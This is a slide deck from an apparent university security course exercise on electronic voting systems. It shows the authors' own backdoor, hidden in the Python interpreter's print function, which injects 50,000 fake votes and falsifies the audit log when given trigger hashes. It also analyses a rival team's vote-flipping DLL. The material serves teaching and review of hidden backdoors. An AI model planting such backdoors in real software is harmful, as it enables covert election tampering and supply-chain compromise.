# Security & Privacy

## All Hail Salamander!

Kartik Thapar (0mniDETH)
Parsia Hakimian (LanFear)

# Backdoor

It’s easy!

Not!

# Backdoor

**Idea?**

There is a VM (Virtual Machine)

**First Hint!**

There is a VM (Virtual Machine)

**Final Hint!**

There is a VM (Virtual Machine)

# Backdoor

**Virtual Machine?**

The idea is to understand that our source code is the entire virtual machine.

**Python Interpreter, anyone?**

Given there is a VM, one of the obvious things to look for is a Ken Thompson Backdoor Vulnerability.

This implies that there could be an issue with the Python Interpreter.

# Backdoor

```
ubuntu@ubuntu-VirtualBox:~$ python
Python 2.7.3 (default, Oct 31 2012, 05:40:13)
[GCC 4.6.3] on linux2
Type “help”, “copyright”, “credits” or “license” for more
information.
>>>
```

Anything from above?

# Backdoor

**Compile Date?**

It appears that Python was compiled on 31st October — hours before the project submission.

**Next Step?**

Check if Python was tampered with using:

- diff
- SHA-256 and compare

# Backdoor

**Assume everything!**

This is the ideal straightforward approach given a VM and a bad Python Interpreter.

```
do_stuff( ); # do your debugging and stuff
```

# Backdoor

**`PyCrypto`**, **`M2Crypto`**, **`OpenSSL`** are all readable; they are not embedded into Python.

Some strange looking line of code — it's the topmost line in **`CommandLineServer.py`** :

```
from __future__ import print_function
```

**`__future__`** defines some of the functions to be implemented in future versions of Python, e.g. Python v3.x

# Backdoor

- `print_function` is simply calling the print-subroutine that's bundled into Python; defined in `bltinmodule.c`.
- We simply changed it!

# Backdoor

bltinmodule.c

```c
    for (i = 0; i < PyTuple_Size(args); i++) {
        if (i > 0) {
            if (sep == NULL)
                err = PyFile_WriteObject(space, file,
                                         Py_PRINT_RAW);
            else
                err = PyFile_WriteObject(sep, file,
                                         Py_PRINT_RAW);
            if (err)
                return NULL;
        }

        //==================================================================
        PyObject *o = PyTuple_GetItem(args, i);

        //hhp0
        if (PyUnicode_CheckExact(o)) {
            PyObject* utf8 = PyUnicode_AsUTF16String(o);
            if (strcmp(PyString_AsString(o), "lZtGbLgim+Lp0ELy2efDXmOHZcw3Wi4fwZnS+qUgbWg=")==0) {
                do_hhp0();
            }
            Py_DECREF(utf8);
        }//hhp1
        else if (PyUnicode_CheckExact(o)) {
            PyObject* utf8 = PyUnicode_AsUTF16String(o);
            if (strcmp(PyString_AsString(o), "hy2MqAN2msnXHnBmIbPwlwg9gSSQICtZe9V06QT7t4s=")==0) {
                do_hhp1();
            }
```

Line: 21 Column: 2 C Tab Size: 4 do_hhp0

# Backdoor

bltinmodule.c

```
19
20  void do_hhp0(void){
21      Py_Initialize();
22      PyRun_SimpleString(
23  "import sys, pickle\n"
24  "sys.path.append('..')\n"
25
26  "def changeResultsFile(noOfFakeUsers):\n"
27  "    filePath = 'ResultFile.pkl'\n"
28
29  "    inputFile = open(filePath, 'rb')\n"
30  "    voteBank = pickle.load(inputFile)\n"
31  "    inputFile.close()\n"
32
33  "    presidentCount = voteBank['president']\n"
34  "    congressCount = voteBank['congress']\n"
35  "    counselCount = voteBank['counsel']\n"
36  "    presidentCount[0] = presidentCount[0] + noOfFakeUsers\n"
37  "    resultDict = {\n"
38  "        'president' : presidentCount,\n"
39  "        'congress' : congressCount,\n"
40  "        'counsel' : counselCount\n"
41  "    }\n"
42
43  "    output = open('ResultFile.pkl', 'wb')\n"
44  "    pickle.dump(resultDict, output)\n"
45  "    output.close()\n"
```

Line: 36 Column: 28 C Tab Size: 4 do_hhp0

bltinmodule.c

```
71  "            'congress' : [],\n"
72  "            'counsel' : []\n"
73  "            }\n"
74  "        }\n"
75  "        pickle.dump(voteDict, output)\n"
76  "    output.close()\n"
77
78  "def main():\n"
79  "    noOfFakeUsers = 50000\n"
80  "    changeResultsFile(noOfFakeUsers)\n"
81  "    changeAuditLogFile(noOfFakeUsers)\n"
82
83  "if __name__ == '__main__':\n"
84  "    main()"
85          );
86  }
87
88  void do_hhp1(void){
89      Py_Initialize();
90      PyRun_SimpleString(
91
92  "import sys, pickle\n"
93  "sys.path.append('..')\n"
94
95  "def changeResultsFile(noOfFakeUsers):\n"
96  "    filePath = 'ResultFile.pkl'\n"
```

Line: 36 Column: 28 C Tab Size: 4 do_hhp0

# Backdoor

HackHash.h

```
//input voterID + PIN values
//b64encode(sha256(voterID + PIN).digest())

//For PRESIDENTS=========================================================
char *in[] = {"AvR00720120007", "AvR07020120070", "AvR70020120700"};
char *hhp[] = {
    'lZtGbLgim+Lp0ELy2efDXmOHZcw3Wi4fwZnS+qUgbWg=',
    'hy2MqAN2msnXHnBmIbPwlwg9gSSQICtZe9V06QT7t4s=',
    'OfVCGW5rjcpUV5QY+TJhmFP2eb2co4VajxBoRLOWvx4='
}

//For COUNCIL============================================================

char *in[] = {'lAnFeaR___0000'}
char *hhcn[] = {
    'kdjpSPPunahm0MFAttdRJqYhAIpAwVjMR432RleANNU='
}

//For CONGRESS===========================================================

char *in[] = {'0mNiDeth171666'}
char *hhcg[] = {
    'UpffXyYaMuonwtIZm5/MvBAzohW+o+DSlVm9X2/F2S0='
}
```

Line: 22 Column: 17 Objective-C Tab Size: 4 Symbol

# Backdoor

**Triggering the backdoor — server side**

**1.** Like a normal user, enter a bad username-PIN combination. This generates a hack-hash.

**2.** On server-side, we simply print the following —

```
// in CommandLineServer.py
####ZZZ  do a print (which user connected)

print(hash_normal, end='')
print('Connected')
```

**3.** As soon as this is printed, the results and audit log files are updated with fake users.

# Security Protocol

**Authenticity, Confidentiality & Integrity**

To design & implement a secure base for our client-server authentication, message integrity and confidentiality.

# Security Protocol

**client** | **server**

**SSL-TLS: client initiates connection;**

→

**SSL checks & verifies client-server certificates;**
**SSL connection established if valid;**

↔

**Server initiates DH Key Exchange;**

←

**Layered AES Shared Key: $M_k$**

↔

↔

All communication is now under SSL-TLS + Layered AES ($M_k$)

# Security Protocol

**client** | **server**

$C = \text{Encrypt}_{AES}\{M_k, \text{Encrypt}_{RSA}[S_k, h(v_{ID}||pin)]||h(v_{ID}+pin)\}$

$\longrightarrow$

$\text{Signature}, h(v_{ID}||pin) = \text{Decrypt}_{AES}(C);$
$P_k = \text{queryDB}(h(v_{ID}||pin))$
$ch = \text{compareHash}\{\text{Decrypt}_{RSA}[P_k, \text{Signature}], h(v_{ID}||pin)\}$
if(decryptsOK & ch & notVoted): askVoterToVote()

$\longleftarrow$

$V = \text{Encrypt}_{AES}\{M_k, \text{votesDB} = \text{clientVotes}()\}$

$\longrightarrow$

votesDB = $\text{Decrypt}_{AES}\{M_k, V\}$; writeToDB(); thankyou();

$\longleftarrow$

# Project 1

**The Good**

1. Using C/C++ is efficient and fast. Bravo!
2. Painless & Easy Installation

   `install two libraries; make; setup master password; run`

3. No text-boxes

   a. Possible trade-off b/w being robust & secure.

   b. ZERO scope of SQL injections; ZERO scope of format string or buffer overflow attacks.

   c. This also means that the voter authentication system must be implemented independently.

# Project 1

**The Bad**

1. Security System Disadvantages —
    a. There's a master password — BAD !
    b. To vote or end the election, official must enter password. BAD !!
    c. No identity check @ Voting Machine → No Authentication; Identity check with Election official → No Anonymity.
    d. **Opinion:** Team was more concerned about developing a backdoor than the practicality of the voting system.

# Project 1

## 2. Multiple candidates win in case of a tie —

a. Mentioned in README.txt.

b. If two candidates can win, three win.

c. This could've been easily fixed with a simple programming fix.

## 3. Invisible comments (backdoor?) —

a. More or less ZERO comments in the code. No comments for the queue or the GUI.

b. Unsure if this was deliberate?

c. Bad variable names

# Project 1

## main.c

main.c

```c

  prev_max_votes = -1;
  for (j = 0; j < MAX_COUNCIL_VOTES; j++)
  {
    sprintf(winner_label, "council_winner%d", j+1);
    council_winners[j] = GTK_WIDGET(gtk_builder_get_object(Builder, winner_label));
    max_votes = 0;
    for (i = 0; i < NUM_COUNCIL; i++)
    {
      if (current_tally.council[i] > max_votes && (prev_max_votes == -1 || current_tally.council[i] < prev_max_votes))
      {
        max_votes = current_tally.council[i];
      }
    }
    sprintf(winner_label, "Council %d: ", j+1);
    for (i = 0; i < NUM_COUNCIL; i++)
    {
      if (current_tally.council[i] == max_votes)
      {
        sprintf(winner_label, "%s %s", winner_label, gtk_button_get_label(GTK_BUTTON(Council_widgets[i].button)));
        gtk_label_set_text(GTK_LABEL(council_winners[j]), winner_label);
      }
    }
    prev_max_votes = max_votes;
  }
  gdk_threads_leave();
#if GLIB_CHECK_VERSION (2, 32, 0)
      g_mutex_unlock (&adm_mutex);
#else
      g_static_mutex_unlock (&adm_mutex);
#endif
}

```

Line: 371 Column: 2 C Tab Size: 4 end_election

# Project 1

## auth.c

auth.c

```c
#if GLIB_CHECK_VERSION (2, 32, 0)
    success = g_mutex_trylock(&adm_mutex);
#else
    success = g_static_mutex_trylock(&adm_mutex);
#endif
    if (!success) /* Couldn't get the admin lock */
    {
      gdk_threads_leave();
      return;
    }

  /* Add xml file to gtk builder */
  error = NULL;
  gtk_builder_add_from_file(pw, "password_dialog.xml", &error);
  if (error) printf("%s\n", error->message);

  GtkWidget *pw_win = GTK_WIDGET(gtk_builder_get_object(pw, "dialog1"));
  GtkWidget *ok = GTK_WIDGET(gtk_builder_get_object(pw, "submitButton"));
  GtkWidget *cancel = GTK_WIDGET(gtk_builder_get_object(pw, "cancelButton"));
  GtkWidget *passwd = GTK_WIDGET(gtk_builder_get_object(pw, "entry1"));
  AuthData *ad = malloc(sizeof(AuthData));
  ad->func = func;
  ad->passwd = passwd;
  ad->to_hide = pw_win;
  g_signal_connect(G_OBJECT(ok), "clicked", G_CALLBACK(call_if_auth), ad);
  g_signal_connect(G_OBJECT(cancel), "clicked", G_CALLBACK(cancel_auth), ad);
  g_signal_connect(G_OBJECT(pw_win), "destroy", G_CALLBACK(cancel_auth), ad);
  gtk_widget_show_all(pw_win);

  g_object_unref(pw);
  gdk_threads_leave();
}
```

Line: 39 Column: 2 C Tab Size: 4 sha256_hash_string

auth.c

```c
/* Create an integer-sized hash of the given password */
int int_sized_hash(char * password)
{
  int i;
  int len = strlen(password);
  char password2[len];
  for (i = 0; i < len/2; i++)
  {
    char temp = password[i];
    password2[i] = password[len - 1 - i];
    password2[len - 1 - i] = password[i];
  }

  SHA256_CTX sha256;
  SHA256_Init(&sha256);
  char hash[SHA256_DIGEST_LENGTH];
  SHA256_Update(&sha256, password, strlen(password));
  SHA256_Final(hash, &sha256);

  char output[65];
  sha256_hash_string(hash, output);

  int returnValue = hash[0] << 24;
  returnValue += hash[1] << 16;
  returnValue += hash[2] << 8;
  returnValue += hash[3];

  return returnValue;
}

/* Verify password */
int verify_pw (char* path, char* password)
{
```

Line: 68 Column: 1 C Tab Size: 4 int_sized_hash

# Project 1

**Backdoor**

No backdoor was found in this code. Likely suspects —

1. Vote Queue (Sequential Voting)
   a. **`do:`** (Official enters password → voter votes) **`while 1`**
   b. Why would this simple flow need a queue to hold the votes ?
   c. Later, votes are randomized. Concerning!
   d. Some parts did have some bit of comments. This had none. Backdoor?
   e. Threading + Queue + Logfile → tracking locks in real time would be hard.

# Project 1

## 2. GUI triggered?

a. The user cannot enter text; backdoor could be GUI triggered.

b. Going through GUI was hard!

c. Possibly triggered by multiple mouse-clicks or patterned mouse-clicks by multiple-voters. If this is the case — Bravo!

## 3. `int_sized_hash()` method?

a. Creates smaller sized hash of password to fit in an integer. Possibility of hash collision is dropped to $2^{-32}$.

b. `verify_pw()` actually compares the two SHA-256 hashes. Comments in the code say: **"`hash to xor with vote times`"**.

c. If the size is actually reduced, a rainbow table could be created and a brute force attack with the same, will possibly result in collisions.

# Project 2

**The Good**

1. Tools & proprietary libraries (licensed use) from the same vendor for development and debugging ensures robust integration.
2. Input sanitization using `regex`.
3. Two different databases used for — registration data and tallies.
   a. reduces damage in case of an SQL injection.
   b. although cross-overDB SQL injection exists in practice.

# Project 2

4. Less comments than expected but still the code was very much readable. Almost all variable names made sense!
5. Program flow was easy to ascertain. Thank you!

# Project 2

**The Bad**

1. No Authentication
   a. Anybody can register and vote.
2. Use SHA-256 for encryption
   a. The group assumes SHA-256 for encryption.
   b. Moreover, they store the hash and not a salted hash so the database is vulnerable.
3. No Auditor or Result GUI/info
   a. There is no GUI to check for results and audit log
   b. There is no distinction b/w results or audit log. Only 1 DB.
   c. We manually wrote queries to see election outcome.

# Project 2

Login.aspx.cs

```
47
48          protected void Login1_Authenticate(object sender, AuthenticateEventArgs e)
49          {
50              Button1.Enabled = false; // to disable the Button for directing the user to new user
                                            direction page.
51
52              string pwd1 = Login1.Password.ToString(); //storing the password in a string
53
54              //encrypting the password using SHA256 Algorithm.
55              SHA256 hasher = SHA256Managed.Create();
56              byte[] hashedData = hasher.ComputeHash(System.Text.Encoding.Unicode.GetBytes(pwd1));
57
58              StringBuilder sb = new
59              StringBuilder(hashedData.Length * 2);
60
61              foreach (byte b in hashedData)
62              {
63                  sb.AppendFormat("{0:x2}", b);
64              }
65
66              //storing the user name in a string
67              string token = Login1.UserName.ToString();
68
69              //encrypting the username using SHA256 Algorithm.
70              SHA256 hasher1 = SHA256Managed.Create();
71              byte[] hashedData1 = hasher1.ComputeHash(System.Text.Encoding.Unicode.GetBytes(token));
72
73              StringBuilder sb1 = new
```

Line: 72 Column: 1 C# Tab Size: 4 Symbol

# Project 2

4. Wrong **`create table`** query in README file.

```
"create table Tallier (token_id varchar(65) primary key,
vote_time datetime, vote_President varchar(15), vote_Congress
varchar(15),vote_Council varchar(15))"

command1.CommandText = "Insert into Tallier values
(@token,@time,@President,@Congress,@Council1,@Council2)";
```

5. Same **`try/catch`** redirect for all errors

   a. All SQL statements are in try/catch blocks and they all redirect to the same error page with no error messages given.

   b. **Good** — as it prevents giving the attacker any extra information.

   c. **Bad** for debugging purposes.

6. There is no under-voting!

# Project 2

**Backdoor**

Backdoor was discovered.

**What does it do?**

We will see...

# Project 2

**Approaching the backdoor!**

1. Error message from VS Error Console when system runs with a dummy SSN & password —

```
"C:\Users\Anupam1209\Documents\Visual Studio 2008\Projects
\Bad-30th OCT\Bad\SNPevoting\SNPevoting\Login.aspx.cs:87"
```

*Possible mind-games. But what the hell!*

# Project 2

2. Redundant data in the project —
   a. **`Images`** — extra data hidden using steganography?
   b. **`obj/Debug/`** — possible code injection?
   c. **`App_Data/`** contains Database1.MDF, Database1_log.LDF — these files were empty.
   d. **`bin/`** contains DLL files. Legitimate looking for e.g. **“`Systems.Web.Cryptography.dll`”**. Creation date and details info was not legitimate though...

# Project 2

d. **`bin/`** contains ...

i. We temporarily deleted this folder and ran the code. This resulted in a build error:

```
"System.Web.Extension.dll" was not found
```

ii. We commented out the import for the particular DLL. This resulted in another build error:

```
“'object.ToString()' is a 'method' but is used like a
'type'”
```

# Project 2

Two lines of code that mattered —

```
ToString PresidentId = new ToString();

President = PresidentId.Tostring(President);
```

**`President`** originally contains the actual vote; for e.g. **"`President 2`"**.

The program morphs it using a **`Tostring()`** method defined in class **`ToString`**.

When showing votes, the program displays unmorphed **`President`** value. When saving to the database, this saves a morphed **`President`** value.

The idea uses good deceptive practices with similar variable/method names like **`PresidentID`**, **`PresidentId`**, **`ToString()`** and **`Tostring()`** and exploited the case-sensitivity of C#.

# Project 2

**`System.Web.Extension.dll`** was decompiled first by using an online tool called **"`Salamander`"** by **"`RemoteSoft`"** and later by **"`.NET Reflector`"** by **"`Red Gate Software`"**.

From the decompiled code:

```
public string Tostring(string Parser){
    string Array = this.ToLowercase(Parser);
    return this.Randomize(Array);
}
```

# Project 2

It uses two other functions named **“ToLowercase”** and **“Randomize”**.

```
public string ToLowercase(string Parser){
    string CharArr = Parser;
    CharArr = CharArr.ToLower().Substring(0);
    int booleans = this.ToUppercase(CharArr);
    return Parser;
}

public string Randomize(string Parser){
    if (Parser.CompareTo(“President 3”) == 0){
        return Parser.Replace(Parser, “President 1”);
    }
    return Parser;
}
```

# Project 2


So:

```
if President == “President 3”:
  President = “President 1”
```

The other functions in the decompiled code are dummies and don’t do anything!

We wrote C# code with input test vectors for all possible combinations of president, congress and council values using this library and noticed that this backdoor is static. It doesn’t depend on any other environmental variables or date-time values as suspected in the decompiled DLL code.

# Questions?




Kartik Thapar (`0mniDETH`)
Parsia Hakimian (`LanFear`)